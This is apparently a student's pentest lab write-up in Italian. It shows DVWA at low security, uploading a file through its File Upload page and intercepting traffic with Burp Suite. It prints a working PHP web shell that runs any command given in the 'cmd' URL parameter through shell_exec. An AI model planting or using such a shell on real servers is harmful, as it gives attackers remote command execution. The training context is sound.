



Consegna S6 L1



fase exploit pentest



dopo aver impostato la sicurezza di DVWA
a livello basso carichiamo lo script

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: File Upload


Choose an image to upload:
 No file chosen

..<../hackable/uploads/index.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled



avviamo la web
app per avviare
l'intercettazione

```
<?php
if (isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>
```

script caricato

intercettazione con burpsuite

